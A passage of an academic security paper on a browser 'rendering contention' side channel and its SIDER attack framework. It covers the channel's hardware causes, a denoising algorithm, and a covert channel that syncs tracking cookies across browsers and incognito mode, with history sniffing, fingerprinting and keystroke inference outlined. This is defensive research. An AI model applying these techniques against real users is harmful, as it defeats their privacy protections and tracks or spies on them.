Because the channel is less known to the research community, we study it using a method, called Single Variable Testing, to better understand the cause of the channel. The method only changes the pressure on one single variable, e.g., GPU, CPU and screen buffer, during the rendering pipeline, but keeps all others unchanged to measure the Signal-to-Noise Ratio (SNR). If the SNR changes together with the tested variable, we consider that the contention on that variable contributes to the channel.

The results show that GPU, CPU and screen buffer all contributes to the channel. The breakdown is actually complicated though, which depends on different configurations. For example, hardware rendering has all three variables involved, but software rendering only has CPU and screen buffer contention because GPU is not used in the rendering process. This further demonstrates the necessity in abstracting the channel as rendering contention.

*Dr. Yinzhi Cao is the corresponding author.

1.2 Rendering Contention Channel Attacks

One important research question, besides the causes for the channel, is what attacks we can launch using the channel. Here we illustrate three example co-rendering events as targets and four attacks using this channel.

First, we describe a client-side covert communication between different browsers (e.g., Safari and Chrome) and modes (e.g., normal and incognito) where the co-rendering event is controlled by the sender. Specifically, the sender modulates target signal by pausing and continuing a rendering event as zeros and ones and the receiver observes the rendering workload change to de-modulate the signal. Such a convert communication can be used to synchronize cookies. Then, it can either deliver targeted ads for third-party tracking websites like DoubleClick or limit the number of free articles for news websites like NYTimes.

Second, let us consider webpage rendering as a co-rendering event. Modern browsers adopt a technique, called incremental rendering [5], to accelerate rendering and show rendered contents to users as soon as possible. At the same time, this also leads to two types of attacks, (i) history sniffing and (ii) website fingerprinting, as we discussed below:

- History sniffing attack is possible because incremental rendering groups cached contents together, making the rendering of a visited website different from unvisited. Such an attack is harder to defend against when compared with prior history sniffing attacks like those [51, 54] relying on the rendering of link color, because the slow-down of the entire page rendering will significantly hamper user experience.
- Website fingerprinting attack is possible because incremental rendering also make the renderings of different web pages unique. Such a website fingerprinting attack is complementary to many existing website fingerprinting attacks [19, 49] relying on side-channels unrelated to rendering contention.

Lastly, we consider the co-rendering event as the rendering of a small area of a webpage, such as a `div` tag. Modern web search engines like Google all support autocomplete to give users real-time suggestions during typing, or in other words, render a new `div` element. Therefore, an adversary can infer what the user types from the appearance timestamp of each new `div` element. Note that this attack is the weakest among all four because the rendering area is small—we include it for the completeness in describing the rendering channel.

1.3 Rendering Contention Framework

While all four attacks are theoretically possible on the rendering contention channel, the design and implementation of these attacks in real-world face one major challenge, i.e., the high noise level. Such noise comes from difference sources, such as browser-introduce jitters and other rendering tasks.

In this paper, we propose to build a framework, called SIDER, to launch attacks using the rendering contention channel. One important task of SIDER is to denoise the signal from the rendering contention channel. Specifically, our observation is that the over-time rendering pattern as a whole—despite a few abnormal data points—contains the semantics of the target co-rendering event. Therefore, SIDER smoothes out and normalizes the rendering pattern using a sliding window and then adopts a distance calculation considering data shifting and sudden, high-value noises.

Another important task of SIDER is to compare the denoised target signal with a reference group. This is useful because although SIDER often has one chance to run the target event, SIDER can run multiple baseline rendering events. Take the history sniffing attack for example. SIDER can only load the webpage once before it is cached, but it can load the webpage multiple times to obtain the patterns for cached webpage. Specifically, we proposed two algorithms for this: (i) a max-min algorithm designed by us and (ii) a DNN-based algorithm. The former is used online when the reference group size is small, e.g., in history sniffing. The insight is that if the minimum distance between the target and the reference group is larger than the maximum distance among samples within the group, the target is an outlier. The latter is used offline when the reference group size is large, e.g., in website history sniffing. We particularly design the DNN architecture so that it can support multiple side channels and varied length of input data.

To facilitate open science, we have made our implementation open-source at this anonymous repository (https://github.com/renderingsidechannelattacks/rendersidechannelattacks). We also release our dataset together with the open-source code in the aforementioned repository. For those who are interested in our attack, a demo can be found at this URL (http://www.renderingsidechannelattacks.com:8080/).

2 Related Work

In this section, we discuss existing attacks and defenses.

2.1 Existing Side- or Covert-channels

Side-channel attacks [25, 29, 38, 65, 66] are a well-studied problem across different platforms. Researchers have studied browser-level side channels for a long time including but not limited to lower-level caching attacks [21, 45], performance-based browser type and version inference [41, 42], document's visual content inference [31], and script and video size inference [55, 56]. We now describe them based on four attacks.

- *Cross-browser cookie synchronization.* We are unaware of existing works that can achieve direct client-side cross-browser cookie synchronization. The closest work is cross-browser fingerprinting [13], which can restore client-side cookies based on the same fingerprint. However, this restoration needs server supports and introduces many false positives due to fingerprint collision.
- *History sniffing attack.* The earliest history sniffing attack from Felten et al. [19] shows that the loading time of

Table 1: A high-level comparison of the work with a representative selection of other existing side channels.

Work	Side Channel	Adversary	Attack Type				Sampling Rate	Avg attack time
			Cross-browser Cookie Sync	History Sniffing	Website Fingerprinting	Keystroke Logging		
Lifshit et al. [36]	Power consumption	External hardware	✗	✗	outside browser	✓	1000 Hz	≈10 s
Oren et al. [45], Shusterman et al. [49]	Last-level cache	Cross-origin page	✗	✗	same-browser*	✓**	10–500 Hz	≈30 s
Felten et al. [19]	Page loading	Cross-origin page	✗	✓	✗	✗	N/A	≈3 s
Stone [54], Smith et al. [51], Huang et al. [23]	URL rendering	Cross-origin page	✗	✓	✗	✗	N/A	≈20 ms
Naghibijouybari et al. [43]	GPU	CUDA/OpenGL	✗	✗	outside browser	✓	>1000 Hz	≈3 s
Monaco et al. [40]	Network package	Network sniffer	✗	✗	✗	✓	N/A	N/A
Panchenko et al. [46]	Network package	Network sniffer	✗	✗	outside browser	✗	N/A	≈3 s
Rendering contention channel (this work)	Page rendering	Cross-origin page	✓	✓	same-&cross-browser	✓	10–60 Hz	≈3 s

✓: The attack is feasible using the side channel, ✓: the attack is feasible but fixed by some browsers [3], ✗: The attack is not feasible using the side channel.
*: Existing papers do not have evaluations on cross-browser website fingerprinting and we show that the channel's cross-browser performance is reasonably low (See Table 5).
**: Although no research and experiments have been conducted using this side channel for keystroke logging, our experiment shows that it is at least feasible.

a web page can be used to sniff browser history. Such a decade old side channel, although still being there, is less severe because the loading time depends on the slowest component, which may not be cached like many Chinese websites such as sohu, QQ and 360. Stone [54] proposes that link color change between visited and unvisited URLs can be used to infer browser history, and later on Smith et al. [51] and Huang et al. [23] also improve the attack in modern browsers with defense. Google fixed this attack [3] by adding another rendering event between two visited URLs to reduce the statistical difference.

- *Website fingerprinting.* Naghibijouybari et al. [43] and Gulmezoglu et al. [22] show that an openGL or a CUDA program can infer the website based on GPU's performance counter. Jana et al. [26] track changes in the application's memory footprint and identify the website users are visiting. Kim et al. [28] show that browser activities and statuses can be inferred by monitoring storage usages. Vila et al. [57] shows that the shared event loops as a side channel can be used for identification of websites. Shusterman et al. [49] show that the cache occupancy channel contending for last-level cache can be used to fingerprint websites. Matuyunin et al. [39] and Lifshits et al. [36] show the possibility of using magnetometer and malicious batteries as side channels in fingerprinting websites. Yang et al. [62] and Spreitzer et al. [52] exploit USB power analysis and mobile data-usage statistics for website fingerprinting. Clark et al. [17] study electrical outlets as a side channel to identify webpages.
- *Keystroke logging.* Wang et al. [59] perform keystroke logging attacks via exploiting graphic libraries. Lipp et al. [37] rely on the interrupt-timing side channel to log keystrokes using sandboxed JavaScript. The aforementioned shared event loops [57] as a side channel can also be used for keystroke logging.

Other than the aforementioned attacks, side channels, especially those in WebGL and GPU, can also be used for different purposes. Lee et al. [33] study several GPU vulnerabilities, e.g., the inference of webpage via memory size. The threat model of their attacks assumes a malicious CUDA or openGL program. Booth [9] exploit resource-based side channels and show their effectiveness.

Comparison with Rendering Contention Channel We compare existing channels in Table 1:

- Adversary. A cross-origin page refers to a webpage with an origin different from the target, which is a strong model because of its easiness to launch attacks. In the past, other attack models are also adopted, such as an openGL/CUDA program, a network sniffer and a hardware adversary.
- Attack Type. The rendering contention channel supports three side-channel attacks and one covert-channel attack. Cross-browser is a strong property of this channel, which leads to two unique attacks, i.e., cross-browser website fingerprinting and cookie synchronization.
- Attack Time and Sampling Rate. The rendering contention channel has similar low sampling rate as the state of the art, i.e., the cache occupancy channel. At the same time, the attack time is shorter, because rendering mostly happens before the `onload` event but JavaScript is still running heavily after the `onload` event.

2.2 Defense against Side Channels

Browser vendors, like Firefox, Chrome and Tor Browser [6], are reducing the resolution of its timer like `performance.now` and adding jitters as a defense. Fuzzyfox [30] introduces fuzzy time to Firefox to reduce a new clock edge attack. JavaScript Zero [48] also adds noise to performance.now via a redefinition of JavaScript APIs in Chrome extension. DeterFox [12] and JSKernel [16] enforce a deterministic time upon all the events, such as frame rendering. Wu et al. [60] show that the side channel from Cao et al. [13] is caused by floating-point operations and propose to adopt integer operations and make WebGL rendering uniform. Some new browser architectures and defenses [2, 14] are proposed to isolate third-party JavaScript but cannot defend against side-channel attacks. In addition to browser-level defenses, there also exists many defenses [8, 10, 11, 15, 20, 24, 27, 32, 34, 35, 44, 47, 50, 53, 58, 61, 63, 64] in the system level against general timing attacks.




Figure 1: Rendering Patterns of QQ (www.qq.com), Google and Youtube in Tor Browser Observed from a Chrome Window through the Rendering Channel.




Figure 2: Rendering Pipeline and Hardware Resources.

3 Rendering Contention Channel

In this section, we answer two fundamental questions: (i) what the channel is, and (ii) what the channel's cause is (i.e., why the channel exists).

3.1 What is the rendering contention channel?

> **Key Take-away Answer:** The rendering contention channel is that the observer, when rendering a specific workload, measures the interval between each consecutive frame and then uses the measured interval sequence as the pattern to infer another co-rendering target.

The rendering contention channel has two parties: the target and the observer. The target renders a graphics-heavy macroscale event, such as page loading; the observer measures the time to render each frame and records each frame's time as a vector to infer what the target is rendering. For example, Figure 1 shows clear, differentiable rendering patterns of three websites (QQ, Google and Youtube) visited in Tor Browser 9.0.1 but observed in Google Chrome 84.

One interesting observation here is that the channel is very noisy. There are multiple reasons. First, modern web browsers introduce a low-resolution timer and adding jitters to the timer to defend against timing channels in general. Therefore, the observed pattern fluctuates within a certain range like a background noise even if there is no target rendering events, e.g., Frame 50 and after in Figure 1 (Google) when Google finished rendering. Second, there are many events other than the target that may also be rendered at the same time to contend for the resource, e.g., the local peak at around Frame 230 in Figure 1 (Google). Third, network delays may prolong a one-frame rendering event into two or more frames, e.g., causing a half-loaded and then a fully-loaded image. The peak in Figure 1 for Youtube at around Frame 230 is such an example, which is supposed to exist in just one frame but spans over two frames in the figure.

3.2 What is the rendering contention channel's cause?

> **Key Take-away Answer:** At the high level, the cause is a contention on the rendering resource abstracted by the operating system.
> At the low level, we find three contention causes for the channel: *GPU, CPU, and screen buffer*. All three contribute to hardware rendering; only the latter two contribute to software rendering.

3.2.1 Methodology: Single Variable Testing

In this part, we describe our methodology—called Single Variable Testing—to analyze the channel's cause. The high-level idea is that we only change one single contributing factor (i.e., a single variable) of the channel but keep all others the same. Then, we observe the Signal-to-Noise Ratio (SNR) of the channel, which is defined in Equation 1.


$$SNR_{dB} = 10log_{10}\frac{P_{signal}}{P_{noise}} = 10log_{10}\frac{P_{signal}}{P_{measured} - P_{signal}} \quad (1)$$

where P_{signal} is the average power of the ground truth signal and $P_{measured}$ is the average power of the measured signal from the channel. Note that if the SNR value changes with different values of the variable, the variable is considered as an influential factor—i.e., one cause—of the channel.

Next, we describe two things: (i) how to change each variable and (ii) what variables are considered. First, intuitively, because the rendering channel is a contention channel, we need to introduce workload for each considered variable. At the same time, we also need to change the workload constantly to introduce more noise for the channel—the more frequent the changes are, the more noise is added to the channel.

Second, we introduce different variables that are tested in the analysis. Figure 2 shows the rendering pipeline adopted by modern computers from input data to rendered images on the screen. From the high-level, rendering is abstracted by the OS as a resource; from the low-level, different elements in the pipeline are handled by different hardware resources and we describe them below.

- CPU. CPU is involved in the rendering pipeline because it prepares data, e.g., matrices, for the GPU in hardware rendering or performs all the job in software rendering. We launch CPU-intensive programs and change the workload and the number of threads to test the influence of CPU on the channel.



(a) CPU (varying frequencies, 8 threads, HW rendering)
(b) CPU (varying threads, 30/min, HW rendering)
(c) GPU (varying frequencies, HW rendering)
(d) Screen buffer (varying frequencies, HW rendering)
(e) CPU (varying frequencies, 8 threads, SW rendering)
(f) CPU (varying threads, 30/min, SW rendering)
(g) GPU (varying frequencies, SW rendering)
(h) Screen buffer (varying frequencies, SW rendering)

Figure 3: Signal-to-Noise Ratio (SNR) of the Rendering Contention Channel with Different Single Variables (HW: hardware and SW: software; the default number of thread is 8 and the noise frequency is 30 per minute if not otherwise indicated).

- GPU. GPU is involved in the rendering pipeline because vertex and fragment shaders are usually run in GPU to accelerate the calculation. We launch two programs: one with random matrix calculation using OpenCL in a certain frequency and the other without the calculation in the same frequency. Then, we deduct the SNR degradation caused by the latter from the former to reduce the CPU influence. Note that we choose OpenCL instead of OpenGL to remove the impacts of the screen buffer involvement.
- Screen buffer (or called Framebuffer). Screen buffer is the final stage of the rendering pipeline, which stores all the data to render in a video frame. Similar to the GPU experiment, we launch two programs: one outputting random pre-generated colors to the screen buffer in a certain frequency and the other that generates colors in the same frequency but do not draw them. Then, we deduct the SNR degradation caused by latter from the former to remove any GPU or CPU influence.

3.2.2 Experimental Setup

In this part, we describe computers and configurations used in the experiment. We have three computers: (i) iMac 4-core Intel Core i5-7600 CPU @ 3.50GHz with Radeon Pro 575 (called iMac), (ii) MacBook Pro 6-core Intel Core i7-9850H CPU @ 2.60GHz with Intel UHD Graphics 630 (called Mac Pro), (iii) Alienware Aurora R7 6-core Intel Core i7-8700k @ 3.7GHz LLC 12MB with NVIDIA GeForce GTX 1080 with Windows 10 (called Windows) and Ubuntu 20.10 (called Linux) dual Operating Systems. We use Chrome 90 for all the experiments in this section.

During the experiment, we run three programs, one as the sender, one as the observer, and the last as the noise generator. The sender runs a random workload used as the ground truth and the observer compares what been measured in the channel with the ground truth to compute the Signal-to-Noise Ratio (SNR). The noise generator changes one property, e.g., the frequency with noise on and off, and the number of threads. Each frequency or thread number is tested for 100 times with average values and standard deviations. Here are the implementation details of three types of noises.

- CPU Noise. The CPU noise is created by a WebAssembly based CPU intensive program [1] and driven by a Python code for on and off.
- GPU Noise. The GPU noise is created by two OpenCL programs (version 1.2): one that calculates random matrix multiplications and the other that does not. Each matrix in the first program ranges from 2,000×2,000 to 10,000×10,000 with random values between zero and one and the number of multiplications range from 30 to 50.
- Screen Buffer Noise. The screen buffer noise is created by two OpenGL programs (version 4.1); one that outputs random RGB colors to a 500×500 canvas and the other that does not.

3.2.3 Overall Results

Figure 3 shows the SNR of the rendering contention channel with different single variables, e.g., the number of threads and the frequency of CPU, GPU and screen buffer noises. All three factors contribute to the channel especially under hardware rendering. We now describe and analyze the detailed results.

Hardware vs. Software Rendering Figures 3a–3d show the hardware rendering results and Figures 3e–3h software rendering. GPU does not contribute to the rendering contention channel in software rendering because Figure 3g shows a flat line. Instead, the CPU's contribution in Figure 3e is very large, which can bring SNR below zero dB. As a comparison, both GPU and CPU contribute to the contention in hardware rendering. The contribution of screen buffer exists in both software and hardware rendering because both need to display contents on the screen.

Integrated vs. Dedicated GPU Figure 3c shows the SNR changes when the frequency of GPU noise increases. The channel on computers with dedicated GPU is more robust to such noises: The iMac, Windows, and Ubuntu lines (i.e., those with dedicated GPUs) are above the Mac Pro line (which only has an integrated GPU).

CPU We have two observations for CPU's contribution. First, the robustness against CPU noise depends more on the number of cores than the operating frequency. For example, both Figures 3a and 3e show that Mac Pro with more cores and lower frequency performs better than iMac. Second, processes with fewer threads have less impact on the rendering contention channel as shown in Figures 3b and 3f even when the noise frequency is 30 per minute. The reason is that some idle CPU cores are able to handle the rendering.

Windows vs. Linux The difference between the channel on Windows and Linux systems is small on hardware rendering but relatively larger on software rendering (although still being smaller those caused by different CPUs and GPUs). The reason might be that the scheduling performed by OSes on CPU is heavier than GPU.

4 SIDER: Rendering Contention Framework

In this section, we describe our general attack framework, SIDER, in reducing the noise level of the rendering contention channel. We adopt two steps, smoothing and normalization, for the denoising. The first step is to smooth the data and reduce unexpected high-value noises collected in the raw data; the second step is to normalize the raw data and mitigate diversity and noise introduced by different browsers and hardware environments.

We now present the algorithm details in Algorithm 1. The input of this denoising algorithm is the raw data collected directly from the rendering side channel and the output is the normalized sequence. The raw data is first being smoothed (Lines 6–14): Particularly, SIDER adopts a sliding window and applies smooth filter, such as an average filter, to all the data points in the window (Line 10).

Then, the smoothed data is being normalized (Lines 15–24) to standard values irrelevant to the rendering environments. The high-level idea is as follows. We find the top, say 5%, values within the smoothed data, calculate the average, and then use it as the top reference value (Line 16). Similarly, we find the rest, i.e., the bottom, say 95% values, calculate the average, and then use it as the bottom reference value (Line 17). Next, the original value is normalized based on the top and bottom reference values (Lines 20–22): The bottom reference value is converted to zero and the top is *normalizationValue*, e.g., 100 (Line 20).

Algorithm 1 Denoising

```
Input: rawSeq
Output: normSeq
 1: procedure DENOISING(rawSeq)
 2:     slicedSequence ← Slice(rawSeq, startFrame, endFrame)
 3:     smoothedSeq ← Smooth(slicedSequence)
 4:     normSeq ← Normalize(smoothedSeq)
 5:     return normSeq
 6: function SMOOTH(rawSeq)
 7:     smoothedSeq ← []
 8:     frameNumber ← smoothWindow ÷ 2
 9:     repeat
10:         smoothedValue ← Filter(rawSeq, frameNumber, smoothWindow)
11:         smoothedSeq.push(smoothedValue)
12:         frameNumber++
13:     until frameNumber > (rawSeq.length - SmoothValue ÷ 2)
14:     return smoothedSeq
15: function NORMALIZE(smoothedSeq)
16:     topNormValue←smoothedSeq.top(percentage) .avg()
17:     bottomNormValue ← smoothedSeq.bottom(1- percentage).avg()
18:     frameNumber ← 0, normSeq ← []
19:     repeat
20:         normValue ← (smoothedSeq[FrameNumber] -
    bottomNormalizationAverage) ÷ (topNormValue -bottomNormValue) ×
    normalizationValue
21:         normSeq.push(normValue)
22:         frameNumber++
23:     until frameNumber = smoothedSeq.length
24:     return normSeq
```

Implementation We implement the background stress task using a WebGL program, which renders a fixed amount of fish at random locations rotating together with a background image in a random speed. The task has many randomness, such as fish location and rotation speed, which greatly reduces caching at all levels during the rendering. Further, the task involves several rotation components, such as fish and background image, so that even if only a small amount of the rendering task is visible, the overall workload still stays stable. Note that The task has two major parts: self-adjustment and stable rendering. The former part, i.e., self-adjustment, is to change and find the number of rendered fish according to the browser. Specifically, this self-adjustment starts from a random number of fish and keeps testing the difference between the rendering interval and the target via a binary search until the frame per second (FPS) is within a target range. The latter part, i.e., stable rendering, is to render this background task constantly using the number of fish found in self-adjustment.

Result. In this part, we show SIDER's evaluation results.

- Different Background Stress Tasks. Table 2 shows the SNR values of different background stress tasks. Both the number of objects and model types have some but minimum impacts on the SNR. Random location and texture have the most impacts on SNR. The reasons are two-fold. First, random location could reduce caches from the browser,

Table 2: The Shannel's SNRs of Different Background Tasks.

WebGL project	# Objects	Model types	Location	Color	SNR (dB)
Rotating objects	20,000	7	random	texture	15.1±2.3
Rotating objects	20,000	1	random	texture	14.5±2.5
Rotating objects	10,000	7	random	texture	14.3±2.2
Rotating objects	20,000	7	fixed	texture	9.7±4.4
Rotating objects	20,000	7	random	random	5.3±3.2
Two triangles	2	2	fixed	random	1.2±4.2




Figure 4: Denoised Rendering Patterns for Figure 1, i.e., Google, QQ, and Youtube in Tor Browser Observed from a Chrome Window through the Rendering Contention Channel. Note that we observe that each peak in the denoised curve maps to an event captured by the performance tool.

the underlying software or the hardware, which improves the task's stability. Second, texture introduces a variety of floating point operations, which could reduce the time differences from different operations [7].

- Denoising. In this part, we evaluate the denoising effectiveness of SIDER. First, we apply SIDER on Figure 1 and show the denoised rendering patterns in Figure 4. The scale of the Figure 4 is normalized to values between 0 and 100 and here we use binary values as an example. It is worth noting that we manually checked the performance tool's results and found that each peak in the figure maps to a rendering event, such as rendering of a logo or an image.

  Second, we intentionally introduce contention noises from CPU, GPU, and screen buffer and evaluate how SIDER reduce different kinds of noises. Figure 5 shows the denoising results on different machines with software and hardware rendering. The denoising results are mostly consistent across noises caused by contentions on different hardware. When the noise level increases, the denoising from SIDER also becomes more effective, i.e., the SNR difference before and after denoising increases more. In some cases, e.g., the CPU noise in Figure 5a, SIDER can double the SNR from 5 dB to 10 dB.

Table 3: A high-level summary of target events in four attacks using the rendering contention channel.

Attack	Target Event
Cross-browser cookie sync	An adversary-specified task
History sniffing	Loading of a target page by the adversary
Website fingerprinting	Loading of a target page by the user
Keystroke logging	Loading of an autocomplete textbox

5 Rendering Channel Attacks


In this section, we describe how to use SIDER to launch four different attacks using the rendering contention channel. A high-level summary of different target events is shown in Table 3 and an overview of four attacks is shown in Figure 6. We now describe these attacks.

5.1 Attack One: Cross-browser cookie synchronization

Our first attack is a covert, one-way communication channel between different browsers or modes of the same browser, e.g., normal and incognito. Such an attack can be used to synchronize tracking cookies belonging to a given domain across browser or mode. Specifically, we describe two use cases of this synchronization. First, DoubleClick, a third-party tracking website, keeps a cookie associated with user's behavior for targeted advertising on one browser. When the user opens another browser to visit webpages with DoubleClick, DoubleClick synchronizes the tracking cookie across browsers to still deliver targeted ads. Second, NYTimes uses cookies to limit the number of free articles for a user during a month. The user visits NYTimes in the incognito mode to avoid being tracked. This covert communication enables NYTimes to synchronize the cookie across modes, thus still tracking the number of free articles of the user.

5.1.1 Attack Design

The attack design is shown in Figure 6.(a): The sender and the receiver first establish a connection based on a pre-negotiated protocol and then transmit data via the convert channel. Specifically, there are two important layers other than the raw channel and SIDER, which are (i) Connection Establishing and (ii) Encoding and Error Correction. First, SIDER establishes a connection so that both parties need to know the start time of the communication as the channel always exists. The sender renders a specific sequence of bit stream as a start and the receiver only starts to record information if the given bit stream is observed. Second, SIDER adopts error detection and correction encoding, such as Hamming code, to further reduce errors caused by noises. Specifically, the high-level idea of Hamming code is that the valid code always has a certain self-editing distance from each other and therefore some changes to a code, if being smaller than one half of the distance, can be corrected. All the communication, including the establishing pattern, are all encoded in a certain Hamming code.



(a) Mac Pro (Hardware rendering) (b) iMac (Hardware rendering) (c) Windows (Hardware rendering) (d) Ubuntu (Hardware rendering)

(e) Mac Pro (Software rendering) (f) iMac (Software rendering) (g) Windows (Software rendering) (h) Ubuntu (Software rendering)

Figure 5: Signal-to-Noise Ratio (SNR) before and after denoising on different machines.




Figure 6: An illustration of four attacks using SIDER.

Theoretical Communication Bandwidth We discuss the theoretical bandwidth of this covert communication. Say we want to transmit n bits in one frame and the screen refresh rate is $Freq_{refresh}$. We show the theoretical bandwidth in Equation 2 if we assume the distribution of 0 and 1 is the same in the communication and the interval between each level (e.g., 01 and 10 in the example of two bits) is the same as the refresh interval. r is the ratio of Hamming code.

$$Bandwidth_{theory} = \frac{Freq_{refresh} \times n}{\frac{1+2+...+2^n}{2^n}} \times r = 22.9 bits/s \quad (2)$$

where $r = 4/7$ for Hamming(7,4) code, $Freq_{refresh} = 60$ with the normal 60 Hz refresh rate, and $n = 1$ for one bit per frame.

5.1.2 Implementation and Evaluation Results

We implement a prototype of the covert communication, which pulses the rendering task on and off for a certain amount of time as the bit zero and one. We then evaluate the communication between each pair of three browsers (Google Chrome 84, Safari 13 and Firefox 79) as the sender and three plus Tor Browser 9.0.1 as the receiver. The cross-mode communication adopts one second as the interval of one pulse, the cross-browser two seconds, and any communication involving Tor Browser four seconds. Table 4 shows the experiment results of transmitting 256 random bits on an MacBook with Intel HD Graphics 515 1536 MB. All the texts are correctly transmitted without any error showing the feasibility of the attack. Note that we did not include Tor Browser as the sender due to its strong policy in deleting and isolating cookies.

Table 4: Cross-browser or cross-mode cookie synchronization of 256-byte random texts between different browser pairs. Note that (i) the diagonal line means synchronization from normal to incognito mode, and (ii) we did not include Tor Browser as a sender because it isolates all third-party cookies.

sender\ receiver	Google Chrome	Safari	Firefox	Tor Browser
Google Chrome	1.12 bits/s	0.56 bits/s	0.56 bits/s	0.28 bits/s
Safari	0.56 bits/s	1.12 bits/s	0.56 bits/s	0.28 bits/s
Firefox	0.56 bits/s	0.56 bits/s	1.12 bits/s	0.28 bits/s

We would like to point out that the actual bandwidth in practice is much smaller than the theoretical one. There are several reasons. First, it is because we cannot perfectly align the received signal with the sending signal. When the bandwidth is lower, even if the alignment has some small errors, we can still correctly infer the signal. Second, the theoretical bandwidth assumes that there exists no noise. In practice, the existence of noise will make actual bandwidth lower according to the Shannon limit.

5.2 Attack Two: History Sniffing

